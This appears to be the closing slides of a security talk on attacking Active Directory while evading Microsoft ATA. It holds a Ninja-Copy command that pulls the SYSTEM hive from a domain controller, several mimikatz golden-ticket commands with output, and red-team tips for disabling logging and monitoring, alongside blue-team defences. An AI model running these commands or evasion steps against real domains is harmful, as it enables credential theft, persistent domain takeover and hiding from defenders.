
- PowerSploit: Ninja-Copy

```
Invoke-NinjaCopy -Path
"c:\Windows\System32\config\SYSTEM" -ComputerName
"dc03.prod.local" -LocalDestination "c:\temp\system"
```

Blue Tip: You can detect LSASS injection/raw disk access with Sysmon

Detected: Golden Tickets Detection (Using KRBTGT NTLM Hash)

```
kerberos::golden /user:EdwardAbbey /domain:prod.local
/sid:sid /krbtgt:rc4 /groups:513,512,520,518,519 /ptt
```



Not Detected: Golden Ticket w/ AES Key

```
kerberos::golden /user:JohnVanwagoner
/domain:prod.local /sid:sid /aes256:aes256
/groups:512,513,519 /startoffset:-1 /endin:2500
/renewmax:3000 /ptt
```

```
mimikatz # kerberos::golden /user:JohnVanwagoner /domain:prod.local /sid:S-1-5-21-2184559304-2325842030-2845129662 /aes256:05d
186eff3cea13bae2e9 /groups:512,513 /startoffset:-1 /endin:10 /renewmax:3000 /ptt
User      : JohnVanwagoner
Domain    : prod.local (PROD)
SID       : S-1-5-21-2184559304-2325842030-2845129662
User Id   : 500
Groups Id : *512 513
ServiceKey: 05df6ed1616d67dc672d51814959b9b6de0d9f5f89c53d186eff
Lifetime  : 7/12/2017 3:40:25 PM ; 7/12/2017 3:50:25 PM ; 7/14/2
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'JohnVanwagoner @ prod.local' successfully sub

mimikatz # exit
Bye!
```

Blue Team Takeaways

- Limit PS Remoting sources to dedicated admin workstations
- Use JEA (Just Enough Administration) to help prevent lateral movement success
- Harden SQL servers, review forest trusts
- Integrate SIEM/VPN logs into ATA
- Use Event Log Forwarding for Sysmon and WMI logging with shorter polling times
- Audit your AD object ACLs with BloodHound, use NetCease
- Enforce AES-256, especially for service account SPNs
- Enforce “Binary Signature Policy” in 1703 to help protect PPLs
- Integrate those new Defender branded tools like Exploit Guard (WDEG)
- Enforce EMET/WDEG’s Attack Surface Reduction (ASR) rules

Red Team Takeaways

- Return to living off the land, directly call APIs
- Leverage host based PowerShell tools only after you've blocked or disabled ATP & event log forwarding
- Review RDP/PS/Session history to help avoid user behavior analytics
- Block event log forwarding to prevent Sysmon/WMI/PowerShell/ Security logs giving you away
- Use ACE/DACL abuse to help avoid using RCE when possible
- Focus on info gathering and lateral movement techniques that don't comm with the DC, like SQL auth and Silver Tickets
- Kerberoast & Silver Ticket all the things
- Use AES for Over-PTH, Golden Tickets
- Abuse Forest Trusts

Big Thanks / Sources

IBM X-Force Red

- @angus_tx, @nosteve, @swordgardctf, and the rest of the IBM X-Force Red crew- we're hiring!
- The MS ATA/ATP teams
- Tools, techniques, assistance and research by: @PyroTek3, @cobbr_io, @mattifestation, @danielhbohannon, @nikhil_mitt, @mubix, @JosephBialek, @kevin_Robertson, @nigma0x3, @subTee, @0xbadjuju, @tifkin_, @_nullbind, @gentilkiwi, @armitagehacker, @aionescu, @alastairgray, @harmj0y, @wald0, @CptJesus, @JershMagersh, @vysecurity, @cybera, @tiraniddo, @passingthehash and many others in the community
- @simonstalenhag for permission to use his art